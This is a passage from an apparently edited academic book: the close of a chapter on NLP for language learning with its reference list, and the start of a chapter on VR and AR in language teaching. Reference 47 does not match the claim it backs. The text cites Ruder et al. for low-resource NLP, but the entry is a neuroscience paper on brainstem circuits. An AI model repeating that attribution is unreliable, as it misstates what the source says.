contribute to learning if meaningfully integrated. For instance, software such as Write & Improve from Cambridge University applies NLP to provide suggested improvements and monitor learner progress longitudinally, building metalinguistic awareness.

13.7 ETHICAL, PRACTICAL, AND TECHNICAL CHALLENGES:

i. Data Privacy and Bias in NLP Models:

Language learning technologies handle personal user data such as speech files and written material, which invokes data privacy and storage concerns along with consent issues. In addition, biased training data can contribute to discriminatory responses, such as punishing accents or favouring powerful cultural norms. Developers need to have transparent privacy policies, methods of bias prevention, and protocols for inclusive design (Bender *et al.,* 2021).

ii. Limitations in Low-Resource Languages:

NLP algorithms work optimally for those languages with extensive digital corpora (such as English and Mandarin). Yet, most world languages have insufficient annotated datasets, constraining the creation of quality NLP tools for these populations. This digital gap widens educational disparities. This is countered by investing in linguistic resource development, community collaboration, and methods such as transfer learning and data augmentation (Ruder *et al.,* 2021).

iii. Overreliance and De-Skilling Concerns:

There is a danger of over-reliance on machine tools, with the possible deskilling of students and teachers. Students might rely too much on grammar checking tools without mastering rules, while teachers might outsource pedagogical choices to algorithmic recommendations. To counter this, tools need to be constructed to complement but not replace critical thinking and teacher-led instruction.

iv. Accessibility and Affordability:

Most commercial NLP solutions are accompanied by subscription fees or device requirements that may not be within the means of all learners, particularly those in low-income or rural areas. Moreover, speech-based tools need to cater to users with disabilities or non-standard speech. To make NLP in education universally inclusive, it is necessary to ensure universal design principles, open-access models, and multilingual interfaces.

13.8 FUTURE DIRECTIONS AND RESEARCH OPPORTUNITIES:

The future of NLP for language learning is one of thrilling interdisciplinary developments that hold the promise of more realistic, inclusive, and cognitively astute learning experiences. One promising path is the alignment of multimodal NLP, in which systems integrate text, speech, gesture, and visual signals to build naturalistic, conversational environments for learning. Immersive platforms, frequently supported by virtual or augmented reality, can mimic real-world

communication, teasing out pragmatic competence and learner participation. Another promising direction is cross-lingual transfer and zero-shot learning, which allows models trained on high-resource languages to execute tasks in low-resource languages with little data. This is especially useful for democratizing language technology access in under-resourced linguistic communities. Work is also growing in creating NLP tools for underrepresented languages and dialects, using community-sourced corpora and culturally grounded design principles to advance linguistic equity. Lastly, the future rests significantly on the joint efforts of computational linguists and teachers such that NLP tools are pedagogically meaningful, ethically produced, and attuned to actual classroom requirements. Such collaborations can induce innovations that are not only technically solid but also attuned to second language acquisition (SLA) theory and inclusive education principles.

CONCLUSION:

Natural Language Processing (NLP) is transforming language learning through interactive, scalable, and personalized learning. Its integration with education technology offers features such as automated feedback, real-time error analysis, adaptive learning paths, and conversational interfaces for personalized learner needs. This chapter described important NLP components, speech recognition, morphological analysis, syntactic parsing, and natural language generation, and their applications in tools such as pronunciation tutors and writing assistants. The chapter also highlighted the importance of linguistic and second language acquisition (SLA) theory in shaping the development of NLP to make it pedagogically sound.

As NLP improves teacher assistance and student self-directed learning, there are limits. Algorithmic bias, privacy in data, accessibility, and the digital divide need to be handled by ethical design and teacher education. Multimodal NLP, cross-lingual transfer, and community-sponsored assistance for underrepresented languages are promising areas for the future.

The future of NLP as an educational tool relies on multidisciplinary collaboration, ethical application, and student-focused design. With cognitive and pedagogic direction, NLP holds the promise to go beyond automation to facilitate and empower learning. Ultimately, with appropriate application, NLP can improve language instruction to be more inclusive, effective, and engaging internationally.

REFERENCES:

1. Ahmad, W., Wang, S., & Guo, M. (2022). Exploring transfer learning in NLP for low-resource language education. *Neurocomputing, 481*, 135–148. https://doi.org/10.1016/j.neucom.2021.10.063
2. Akgun, S., & Greenhow, C. (2022). Artificial intelligence in education: Addressing ethical challenges. *Journal of Educational Computing Research, 60*(5), 1020–1041.
3. Boulton, A., & Cobb, T. (2019). Corpus use in language learning: A meta-analysis. *Language Learning, 69*(2), 384–418. https://doi.org/10.1111/lang.12325
4. Caldarini, G., Jaf, S., & McGarry, K. (2022). A literature survey of recent chatbot applications in education. *Interactive Learning Environments, 30*(3), 409–427.

5. Cho, D., & Afflerbach, P. (2021). Using NLP to support reading comprehension in digital environments. *Journal of Educational Psychology, 113*(2), 273–288.
6. Correia, A. M. R., & Lopes, A. P. (2023). Automatic speech recognition in online language learning. *Education and Information Technologies, 28*, 3759–3775. https://doi.org/10.1007/s10639-023-11671-3
7. Crossley, S. A., & McNamara, D. S. (2020). Automated tools for writing evaluation: A review of current systems. *Language Teaching Research, 24*(4), 441–467.
8. Darshan, K. S., Venkatesh, R., & Radhakrishnan, B. (2024). Evaluating automated essay scoring models using deep NLP. *Education and Information Technologies, 29*(1), 155–171.
9. Dewaele, J.-M., & Li, C. (2020). Emotions in second language acquisition: A critical overview. *The Language Learning Journal, 48*(4), 445–459.
10. Fioravanti, L., Gonçalves, T., & Quaresma, P. (2022). NLP-based tools for second language acquisition: A systematic review. *Computer Assisted Language Learning, 35*(1–2), 1–30.
11. Ghosh, S., & Shubham, S. (2022). A review on NLP techniques for grammar correction in ESL writing. *IEEE Access, 10*, 9882–9896. https://doi.org/10.1109/ACCESS.2022.3142657
12. González-Lloret, M. (2020). Technology-mediated TBLT and the development of L2 interactional competence. *The Language Learning Journal, 48*(3), 300–313.
13. Holmes, W., Bialik, M., & Fadel, C. (2019). *Artificial intelligence in education: Promises and implications for teaching and learning.* Center for Curriculum Redesign.
14. Hsu, C. K., & Hwang, G. J. (2022). Effects of a chatbot-based English conversation system. *British Journal of Educational Technology, 53*(4), 884–902.
15. Inkpen, D., & Hirst, G. (2021). Natural language understanding and education. In A. Mitkov (Ed.), *The Oxford handbook of computational linguistics* (2nd ed., pp. 389–408). Oxford University Press.
16. Jebaseeli, A. N., & Nadarajan, R. (2021). Educational chatbots in language learning: A systematic review. *Computer Applications in Engineering Education, 29*(3), 649–665.
17. Klímová, B., & Seraj, P. M. (2023). Conversational agents in English language teaching: A review. *Education and Information Technologies, 28*, 547–567.
18. Liang, H. (2025). Adaptive NLP systems in ESL education: Personalization and assessment. *Computer Assisted Language Learning.* https://doi.org/10.1080/09588221.2025.1999234
19. Liu, X., Zhang, Z., & Zhou, M. (2023). Multilingual NLP for language education. *Journal of King Saud University – Computer and Information Sciences, 35*(3), 465–478.
20. Lu, X., & Ai, H. (2020). Automated writing evaluation: Advances and challenges. *Journal of Second Language Writing, 50*, 100770.
21. Madini, A. A., & Zou, B. (2020). Technology-supported language learning: A systematic review of studies. *Computer Assisted Language Learning, 33*(7), 769–788.

22. Mehri, S., & Eskenazi, M. (2021). Dialogue systems in education: Evaluating user satisfaction. *IEEE Transactions on Affective Computing, 12*(3), 789–800.
23. Rahimi, M., & Miri, S. S. (2022). Grammar checkers and ESL learners: Investigating impacts on writing quality. *ReCALL, 34*(3), 285–302.
24. Ramesh, A., & Chaitanya, K. R. (2021). Speech-based learning analytics using NLP. *Procedia Computer Science, 184*, 558–565.
25. Reinders, H., & White, C. (2023). Emerging technologies and autonomy in language learning. *System, 114*, 102996.
26. Seraj, P. M., & Klimova, B. (2023). Language learning through mobile apps and AI: A global analysis. *Education Sciences, 13*(1), 54.
27. Taghizadeh, M., & Ghaemi, H. (2020). A study on the impact of grammar-checking tools on academic writing. *International Journal of Educational Technology in Higher Education, 17*, 20.
28. Wan, Z. H., & Moorhouse, B. L. (2024). Duolingo and AI in language education: Opportunities and limitations. *Language Learning & Technology, 28*(1), 45–62.
29. Wang, Y., & Vasquez, C. (2021). NLP-based learning analytics for student writing feedback. *British Journal of Educational Technology, 52*(5), 2200–2218.
30. Zhou, S., Tang, L., & Li, Y. (2023). NLP models for low-resource language learning: Challenges and pathways. *IEEE Transactions on Learning Technologies, 16*(3), 323–336.
31. Cohen, J., & Cheung, A. (2020). Exploring collaborative writing in digital contexts: Affordances of online feedback and NLP tools. *Language Learning & Technology, 24*(2), 50–68. https://doi.org/10.1017/llt.2020.003
32. Vygotsky, L. S. (1978). *Mind in society: The development of higher psychological processes.* Harvard University Press.
33. Messick, S. (1996). Validity and washback in language testing. *Language Testing, 13*(3), 241–256. https://doi.org/10.1177/026553229601300302
34. Zhang, Y., & Litman, D. (2023). Explaining neural essay scoring predictions with discourse-aware models. *Computers and Education: Artificial Intelligence, 4*, 100112. https://doi.org/10.1016/j.caeai.2023.100112
35. Li, Y., & Luo, X. (2021). Adaptive feedback and gamification in intelligent tutoring systems: Impacts on ESL writing. *Educational Technology Research and Development, 69*, 3115–3136. https://doi.org/10.1007/s11423-021-10025-0
36. Ranoliya, B. R., Raghuwanshi, N., & Singh, S. (2021). Adaptive tutoring using NLP and learner analytics. *Procedia Computer Science, 184*, 144–150. https://doi.org/10.1016/j.procs.2021.03.019
37. Yoon, C., & Jo, J. H. (2022). The impact of automated writing evaluation on L2 learners' writing performance. *Computer Assisted Language Learning.* https://doi.org/10.1080/09588221.2022.2107371

38. Xu, D., Park, J., & Hwang, G. (2021). Real-time feedback and affective support in language learning. *Computers & Education, 167*, 104185. https://doi.org/10.1016/j.compedu.2021.104185
39. Lee, J., Warschauer, M., & Choi, Y. (2020). Chatbots for language learning: Current landscape and future directions. *ReCALL, 32*(3), 272–287. https://doi.org/10.1017/S0958344020000016
40. Liu, X., & Matsumura, S. (2022). NLP-enhanced vocabulary tools and L2 reading proficiency. *System, 108*, 102880. https://doi.org/10.1016/j.system.2022.102880
41. Pérez, M. A., Escobar, S., & Milla, M. (2021). Adaptive learning systems in second language instruction. *British Journal of Educational Technology, 52*(4), 1302–1320. https://doi.org/10.1111/bjet.13113
42. Kübler, S., McDonald, R., & Nivre, J. (2009). *Dependency parsing.* In *Dependency Parsing (Synthesis Lectures on Human Language Technologies).* Springer, Cham. https://doi.org/10.1007/978-3-031-02131-2_2
43. Settles, B., & Meeder, B. (2016). A trainable spaced repetition model for language learning. In *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)* (pp. 1848–1858). Association for Computational Linguistics. https://doi.org/10.18653/v1/P16-1174
44. Vesselinov, R., & Grego, J. (2012). *Duolingo effectiveness study.* City University of New York, USA.
45. Blodgett, S. L., Barocas, S., Daumé III, H., & Wallach, H. (2020). Language (technology) is power: A critical survey of "bias" in NLP. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics* (pp. 5454–5476). Association for Computational Linguistics.
46. Bender, E. M., Gebru, T., McMillan-Major, A., & Shmitchell, S. (2021). On the dangers of stochastic parrots: Can language models be too big? In *Proceedings of the 2021 ACM Conference on Fairness, Accountability, and Transparency* (pp. 610–623). Association for Computing Machinery. https://doi.org/10.1145/3442188.3445922
47. Ruder, L., Schina, R., Kanodia, H., Valencia-Garcia, S., Pivetta, C., & Arber, S. (2021). A functional map for diverse forelimb actions within brainstem circuitry. *Nature, 590*(7846), 445–450. https://doi.org/10.1038/s41586-020-03080-z
48. Cotterell, R., Kirov, C., Sylak-Glassman, J., Walther, G., Vylomova, E., Xia, P., ... & Hulden, M. (2017). CoNLL-SIGMORPHON 2017 shared task: Universal morphological reinflection in 52 languages. *arXiv preprint* arXiv:1706.09031.
49. Loewen, S. (2020). *Introduction to instructed second language acquisition* (2nd ed.). Routledge. https://doi.org/10.4324/9781315616797

CHAPTER 14

VIRTUAL REALITY AND AUGUMENTED REALITY IN AI-ENHANCED EDUCATION: IMMERSIVE LEARNING EXPERIENCES

Simran[1] and Vikramjit Parmar[2]
[1,2]GNA University, Phagwara

ABSTRACT:
The rapid improvements in virtual reality (VR) and augmented reality (AR) technologies, as well as artificial intelligence (AI), are basically revolutionizing language training by allowing immersive learning experiences. In this book, the investigating potentials of VR and AR for enhancing language acquisition are explored, thus allowing learners to have functions that are interactive and experiential, in comparison to the real world. With VR, students engage in a life-like environment such as a virtual marketplace or a cultural setting, in so doing encouraging contextual language practice. In contrast, AR provides real-time learning where linguistic prompts and visual aids can be integrated within the physical environment. Immersive experiences get further extended with AI through the personalization of learning paths, tracking progress, and providing real-time feedback that is individually tailored to student needs. All these technologies ensure deeper engagement, better retention, and provision for varied learning styles. This chapter will talk about the theories behind virtual reality, augmented reality, and artificial intelligence in language education, their applications, and the challenges facing coordination. Examples from case studies will give demonstrations of tools and strategies through which educators can design effective technology-enhanced language programs-for the metamorphosis of language education in the 21st century bridging traditional approaches and cutting-edge technologies.

14.1. INTRODUCTION:

Recently, people responsible for language learning must address issues related to boosting motivation, stimulating engagement, and promoting long-term learning. Learning systems that rely on old teaching methods may fail to involve learners much or fit every individual, now that digital engagement and personalization matter more. The use of Virtual Reality (VR), Augmented Reality (AR), and Artificial Intelligence (AI) is bringing about changes in teaching, solving many common language learning challenges.

Using VR and AR, individuals can practice language skills in places such as convenience stores or cafés, helping increase their interest and usefulness in learning a language. By using these simulations, learners experience less anxiety and have better chances to remember and use new vocabulary (Huang *et al.,* 2021), (Dobrova *et al.,* 2018). According to (Zheng *et al.,* 2020), using VR for learning can help secondary language students become more motivated and interested in class. Moreover, these tools make it possible for learners to see and understand instructions in

real time and in their own environment, providing focused and immediate instruction. It helps to relate the ideas of abstract language to what we do in life (Balushi *et al.,* 2024). Together with AI, these tools can offer lessons delivered based on each student, give fast feedback, and monitor progress as students learn (Kaur, 2025).

Figure 14.1: AI-generated XR learning environments. (a) Students using VR headsets to explore 3D physics models. (b) Virtual student avatars interacting with basic physics concepts. (c) AR setup with students examining a large holographic DNA model. (d) MR environment with students engaging with integrated virtual objects (Crogman *et al.,* 2025)

Using AR and VR in language education has been found to help students remember words and pay more attention as shown in Figure1. A case in point, a comparison between normal flashcard learning and AR-based learning indicated that remembering vocabulary was improved and the process became more fun using AR (Beder., 2012). Likewise, using mixed-reality environments in research has indicated that such technologies motivate students and improve their language learning outcomes by providing practice in interactive, contextual language situations (Ibáñez-Espiga *et al.,* 2011).

In addition, innovations in AR and VR are making it possible for language students to explore and use new technology in teaching and learning. Using virtual reality, people can learn a new language more easily by practicing and gaining confidence in realistic situations, without any anxiety usually associated with conversation (Pataquiva & Klimova., 2022). They not only help students learn at their own pace and personalize their learning but also connect learning themes with what happens in the world around us. With every advancement, these technologies are now becoming more popular in classrooms across different levels of education. Through VR, students can practice using language in virtual spaces, while in AR, they can see digital information layered onto their surroundings (Godwin-Jones., 2023). Moreover, technology such as natural language processing (NLP) helps by optimizing learning, giving users individualized paths and instantly correcting their mistakes.

14.1. Historical Background and Evolution of VR and AR:

At first, systems created for virtual reality (VR) and augmented reality (AR) in language education imitated real-life situations. Over these past two decades, the technologies have advanced quickly, starting as basic 3D images and changing into highly interactive places for learning. Initially, easy language tools were used in research, but as technology improved, simulations that included real-world situations were created. In another case, Wang and Iwata reported a systematic review detailing how VR and AR for language learning have moved from focusing on content to immersive methods that place students in various environments (Wang & Iwata., 2018). Because of improved computing, the use of 3D models and advancements in mobile phones, development in AR and VR became every day and easier to access. Further investigation conducted by (Qiu *et al.,* 2021) points out that in the early days of VR/AR, these systems concentrated on learning vocabulary and basics of the language, though as technology advanced, they now also work on language skills such as correct pronunciation, listening to and understanding speech and cultural concepts. Table 1 shows the Historical Background and Key Developments in VR and AR for Language Education.

Table 1: Historical Background and Key Developments in VR and AR for Language Education

Period	Technological Milestones	Focus in Language Education	Key Developments
Early 2000s	Basic 3D visualizations, early headsets	Vocabulary training, simple language practice	Initial experiments with 3D language labs and virtual flashcards
2010-2015	Advances in mobile VR, AR apps, and motion tracking	Listening comprehension, pronunciation, and basic conversation practice	Emergence of mobile apps like Google Cardboard for basic immersive language practice
2015-2020	Mainstream VR devices (Oculus Rift, HTC Vive), rise of AR glasses	Context-rich, immersive learning, cultural awareness	Widespread adoption in language labs and professional training programs
2020-Present	AI integration, metaverse platforms, spatial computing	Personalized, adaptive learning, real-time feedback	Integration of AI-driven platforms like Meta Horizon Worlds and Microsoft Mesh for immersive language practice

14.2. REAL-WORLD IMPLEMENTATIONS OF VR AND AR IN LANGUAGE LEARNING:

a) Mondly VR for Language Learning:

Mondly VR is one of the pioneers in virtual reality language education, offering immersive conversation practice in over 30 languages. It uses realistic 3D environments and interactive scenarios to create context-rich learning experiences, helping learners overcome language anxiety and build speaking confidence.




Figure 14.2: Immersive language learning with the Mondly app using Augmented Reality to explore everyday objects and practice real-life conversations.

Features:

- **Realistic Scenarios**: Practice conversations in lifelike settings, such as ordering food in a restaurant, checking into a hotel, or navigating an airport.
- **Speech Recognition:** Thanks to advanced speech recognition, it can give instant feedback on how well you speak and pronounce words.
- **Many Languages:** You can use the app in Spanish, French, German, Japanese and Arabic. The program matches each student's level and pays attention to common and daily words.

Lots of language schools, companies and individuals use Mondly VR because it can virtually simulate talking with others, decreases language anxiety and helps people improve the way they talk. Many companies encourage their staff to use simulations for customer service practice and corporate communication sessions.

b) Microsoft HoloLens for Professional Language Training:

Microsoft HoloLens is a mixed reality headset that blends digital content with the physical world, offering a unique approach to language learning in professional settings. It enables learners to interact with virtual objects overlaid onto their real-world surroundings, providing a hands-free, context-aware learning experience.

Figure 14.3: Exploring Spatial Mapping in Augmented Reality

Features:

- **Real-Time Translation:** Real-Time Translation helps you communicate in real time with others speaking different languages.
- **Holographic Guides:** Offers you holographic help in learning key terms for various industries.
- **Spatial Mapping**: Helps individuals understand and remember things better by using digital objects in the real world**.**
- **Collaborative Learning:** People use holograms and collaborative workplaces to practice language skills with classmates who are far away.

HoloLens is now used by many global companies to train their staff in languages, allowing them to learn the necessary vocabulary in life-like simulated environments. Professionals in the medical field rely on ESL to ensure they use proper language, which is necessary for the safety of their patients and how well they team up.

14.3. THEORETICAL FOUNDATIONS FOR IMMERSIVE LANGUAGE LEARNING IN VR AND AR:

The use of Virtual Reality (VR) and Augmented Reality (AR) in language education is grounded in several key educational theories that guide their design and application. Understanding these foundational theories is essential for effectively leveraging immersive technologies in the classroom.

14.3.1 Constructivist Learning Theory:

Students according to constructivist theory are active participants in learning by linking new knowledge to what they already know from their personal experiences. When it comes to virtual and augmented reality, this technique works well because learners can interact with and find things out in the environment themselves. At the Virtual Cognition Laboratory in Saint Anselm College, students use virtual reality to analyze memory and spatial reasoning. The technique resembles constructivism because learners are involved in creating their understanding. Similarly, AR applications that permit students to look at biological concepts in 3D, like molecules or cellular functions as shown in Figure 4., improve the clarity of abstract ideas (Afnan & Puspitawati., 2024).




Figure 14.4: AR for Teaching Biomolecular Structures. (a) Student using HoloLens to visualize a protein structure, projected for the class. (b) HoloLens view of a Holocule-rendered protein. (c) HoloLens view of a custom protein model (Peterson *et al.*, 2020).

14.3.2 Experiential learning theory:

Experiential learning theory proposes learning as an ongoing process that involves studying experiences and reflecting on them. Kolb believes that students learn best when they progress through experiencing something, observing their actions, thinking about them and trying them out. Learning in a realistic virtual or augmented environment helps support the whole process. An example of this is Mondly VR which helps people learn a new language by practicing conversations in virtual environments as shown in Figure 5. where virtual restaurant scene with a waitress taking a drink order, featuring interactive response options for language practice, including lemonade, mineral water, and coffee.

Figure 14.5: Virtual Language Practice in Mondly VR App

This helps remove language fears and encourages real-life experience. As a result, AR tools make field trips and lab work more useful by displaying digital facts along with real-life objects, letting learners relate various theories to the things they can observe. By adopting this method, students can remember information better and improve their logical thinking and solving skills.

14.3.3 Cognitive load theory in immersive environments:

Cognitive Load theory highlights that being able to manage the amount of mental work involved in learning will encourage better learning. When people use Virtual Reality (VR) and Augmented Reality (AR), the learner's mind can be more easily saturated or even harmed by too many stimuli, making this theory very relevant.

14.3.3.1 Intrinsic Cognitive Load:

It means how complex material plays a role in how students learn. The intrinsic load in language learning with VR depends on how complex the vocabulary, grammar and culture being taught are. If a student is practicing French in a VR-based Parisian café, they are asked questions by the waiter, must answer them and need to be culturally aware as shown in Figure 6, all of which require more brainwork. Learning words in contexts is more difficult than just practicing vocabulary, but it leads to a better understanding of the language.

Figure 14.6: Immersed in a virtual world at the café.

14.3.3.2 Extraneous Cognitive Load:

Extra load on the mind can be caused by the way information is offered and if it is left unchecked, it can get in the way of learning. Sometimes, too many or too bright digital icons in an AR language app can take away focus from the language courses. If an app only displays helpful phrases after the user points at certain objects, this will help them learn more efficiently.

14.3.3.3 Germane Cognitive Load:

To understand new ideas, people need to be mentally active which results in meaningful learning. Immersive experiences increase students' engagement which helps them learn better. Similarly, Mondly VR aims to reproduce regular discussions and encourages users to connect more with the new language through their talks. As they practice in real-life situations for high-pressure tests, it helps students remember the words for longer (Pataquiva & Klimova., 2022).

14.4. THEORIES OF SECOND LANGUAGE ACQUISITION (SLA):

AI is working together with Virtual Reality and Augmented Reality to shape the way people learn foreign languages. For instance, according to Krashen, receiving comprehensible input from contextual examples in VR/AR programs can keep learners engaged. Moreover, with VR, learners can put the Interaction Hypothesis into action, since they can communicate with virtual people in different situations. Socio cultural Theory's notion of social interaction and scaffolding is well-suited to environments in learning programs. Overall, using AI with VR and AR allows for a wide range of input, meaningful interaction and individual guidance, supporting learning and helping English-language development. Some examples of SLA theories applied in AR/VR for AI-enhanced language learning:

a) Krashen's Input Hypothesis

Krashen suggests that language fluency is the result of hearing or receiving enough input. VR can build viable virtual marketplaces or cities, allowing learners to receive input that is easy to understand in normal life. The system can vary the language complexity according to the learner's skills, so the input is slightly harder than what they already know. Virtual travel apps or VR games where people can talk or interact with virtual people in the target language.

b) Swain's Output Hypothesis

Swain's theory called the Output Hypothesis AR encourages students to speak and write, which improves their use of grammar and words. People practice speaking and writing in VR by participating in job interviews and having restaurant chats. Examples: Many AR games ask you to speak, while VR simulations focus on speaking in a debate.

14.5. CORE TECHNOLOGIES IN VR AND AR FOR LANGUAGE LEARNING:

14.5.1. Virtual Reality:

Virtual Reality environments are computer-based simulations that place learners into entirely virtual worlds where they can interact with objects and characters through sensory and motion technologies.

Key Components of VR Environments:

- **Head-Mounted Displays (HMDs)**: Devices such as the Oculus Quest and the HTC Vive allow the user to view visuals in 3D and track the viewer's face motion to provide full immersion.
- **Motion Tracking Sensors**: They are used to capture hand and body motion of a user to manipulate virtual objects.
- **3D Spatial Audio:** Realistic sound spaces to assist learners with making interpretations about context, tone, and space when engaging in conversation.
- **Virtual Avatars and AI Non-Player Characters:** Learners will interact by engaging in dialogues with characters that are driven by AI with speech recognition and engagement using Natural Language Processing (NLP).

Figure 14.7: Components of Virtual Environment

14.5.2. Augmented Reality:

Augmented Reality relates digital content (text, images, sound, etc.) to the real world and superimposes it onto the learner's real-world experience. Think of it as an added layer that enhances the learner's view and engagement in a real location.

Key Components of AR Environments

- **AR-Enabled Devices:** Smartphones, tablets, or smart glasses (like Microsoft HoloLens) that support real-time rendering of digital overlays.
- **AR Software Development Kits:** Educational AR apps are built using software development kits such as Apple's ARKit and Google's ARCore.
- **Object Recognition and Tracking:** Helps AR apps to understand and place information over books, signs or other objects in the real world.
- **Cloud-based AI Integration:** This allows AR systems to translate, communicate with voice and analyze learning information in real time.

14.5.3. Applications of VR and AR in Language Education:

While the theories describe the reasons for using VR and AR in language learning, the practical use of these technologies demonstrates their impact on learning. Newer VR and AR technology is used in language classes to provide students with fun, immersive and personal experiences that classrooms might not have. They help students practice speaking like in real life, understand various cultures and benefit from instant responses which improves their understanding and desire to continue learning.

14.5.3.1. Personalized, Context-Rich Learning Experiences:

VR and AR make it possible to create customized settings that support language training. As shown by the study by (Huang *et al.,* 2021) VR educational systems placed in real-life situations, for example, can boost users' foreign language skills and aid in remembering the language. Another source revealed that the metaverse offers an engaging way for students to practice language with situations that feel like real life, so they learn it better (Sinthiya., 2023). It is suggested by researchers that linking AR with language learning improves the understanding of vocabulary, as it helps explain the relationship between vocabulary and its real-life use (Wang & Iwata., 2018).

14.5.3.2. AI-Driven Feedback and Performance Analytics:

Because of AI, virtual reality and augmented reality classrooms can offer guidance suited to each student and check how far they have come in their studies. In example, real-time corrections and analysis offered by the platforms mentioned by (Rudnik., 2022) aim to enhance what students learn. Using AI in this way follows the pattern of adaptive learning, where lessons are tailored to each person's requirements, leading to improved and more effective learning of new languages.

14.5.3.3. Social and Collaborative Learning in Virtual Worlds:

VR environments facilitate collaborative language practice in which learners socialize, as it allows learners to interact with peers in shared virtual environments, minimizing language anxiety and developing conversational confidence (Shen *et al.,* 2023). Such social learning frameworks also afford learners opportunities for meaningful cultural exchange like real-world combines, so learners can experience aspects of language beyond the nuances of positionality.

14.5.3.4. Enhanced Memory Retention Through Experiential Learning:

Researchers have found that using VR and AR can help students recall information through hands-on learning. To illustrate, (Pataquiva and Klimova., 2022) discovered that students learn vocabulary better in places where context reflects real life. Evidence indicates that this strategy fits with cognitive theories, as it lowers stress on the brain and helps people remember what they have learned for a long time (Kencevski & Zhang., 2018).

14.6. CASE STUDIES AND REAL-WORLD IMPLEMENTATIONS:

Case Study 1: Immersive Language Practice in Virtual Environments:

With virtual environments, students can interact and learn like they would in real situations such as at markets, during festivals or at their jobs. They apply the ideas of situational learning, so learners can gain knowledge from learning situations and better grasp the language.

Key Features:

- **Using Real-World Settings:** Practice English by playing with virtual characters in real-life-like environments.
- **Interactive Communication:** Encourages students to hold conversations in real time, building their confidence.
- **Tailored Learning Course:** AI customizes lessons to fit the person's level, ensuring they learn in an efficient way. Exploring different cultures helps learners improve their language and better understand it.
- **Providing a calmer setting:** Allows people to use the language without pressure, lowering their concerns about making mistakes.
- **Combined Visual, Auditory and Physical Features**: Integrating these tools makes it easier for students to remember things.

Example:Using VR for English learning, a virtual trip to an English city could give people a chance to practice ordering dishes, asking for help and making deals at markets. Participating in such exercises boosts people's language abilities and helps cultural understanding, allowing most to remember lessons and use them daily.

Real world Implications:

- **Cross-Cultural Competence:** Familiarizing learners with other cultures, immersive systems support intercultural understanding, necessary for jobs involved in diplomacy, tourism, hospitality and large global companies.

- **Safe Space for Practice:** Simulations make the situation relaxed so that individuals can learn from mistakes and improve their confidence when they speak to others.
- **Tourism and Travel Industry:** Using VR language training, those working in tourism and travel can improve how they communicate with people from different cultures.

Case Study 2: Teacher Training for AR and VR Integration:

Successful use of AR and VR for teaching languages depends on the technology and on how prepared the teachers are. For this reason, special training courses are being offered to help future teachers deal with different teaching environments. One case in point is the "Mobile Learning Technology in Foreign Language Teaching" course available at Borys Grinchenko Kyiv University which prepares first-level teachers (such as those in preschools and primary schools) to use AR and VR technologies.

Key Features:

- **AR/VR Tools and Language Teaching:** Assures that educators are skilled in using AR/VR tools in teaching languages.
- **Comprehensive Curriculum:** The curriculum comprises modules that teach both the theoretical and practical aspects of the field.
- **Hand-on Practice:** Using hands-on simulations allows you to gain confidence in integrating AR/VR into teaching languages.
- **Early Language Education Focus:** In early years, the program focuses on childcare, helping kids develop their language skills by being involved in various activities.
- **Building Professional Skills:** Helps teachers become more digitally literate in the 21st century.
- **Evaluation and Feedback:** Gathers assessments of instruction and uses them to decide if teachers are up to date with technology.

This kind of training gives early language educators the skills they need to promote language learning in children, using current and effective methods that involve technology.

Real world Implications:

- **Better AR and VR Training:** Educators who learn how to use AR and VR tools are prepared to apply them in their classrooms for the benefit of their students.
- **Learning with AR/VR Prepared Educators:** Educators who have learned about AR/VR are able to keep students interested and involved in their lessons, helping to reduce student dropouts and encourage more classroom participation.
- **High Quality Digital Education Globally:** These programs help train teachers in a scalable manner so that everybody can benefit from digital education.

Case Study 3: Vocabulary Acquisition with VR and AR:

VR and AR are effective tools for expanding one's vocabulary and some say they work better than traditional ways. This makes learning a new language more comfortable and ensures

language practice is effective and fun. At universities in Jordan, EFL (English as a Foreign Language) students using VR and AR learned English vocabulary more effectively and kept the knowledge for weeks following their lessons.

Key Features:

- **Stronger Memory:** Provides deeper learning that sticks in your mind through fully contextual lessons.
- **Interactive Learning Environments**: Offers students game-like activities that help them feel more interested in learning.
- **Clever Feedback:** Tracks how well someone is learning and adjusts the questions to make them suit everyone. Sustained vocabulary development suggests the ability to remember new words for a long period.
- **Performance Analytics**: It includes checking and re-checking how much has been learned. This learning style uses writing, sounds and images to strengthen your memory of new words.

Example: An app for learning vocabulary, for instance, could display flashcards from a website onto everyday things in front of a camera. Using this method, learning is more likely to be remembered than if you memorized things traditionally (Jwai *et al.,* 2024).

Real world Implications:

- **Place-based Education:** By living and studying in another country, students get more opportunities to expand their vocabulary and learn faster.
- **Better Memory:** Using all senses, VR and AR contribute to far better memory of new words, helping people maintain their language skills.
- **Personalized Learning:** People can benefit from AI tools, as they are customized to learn by reading and listening at their own individual rates and levels.

14.7. CHALLENGES AND LIMITATIONS OF USING VR AND AR IN LANGUAGE EDUCATION:

14.7.1. Technical Barriers:

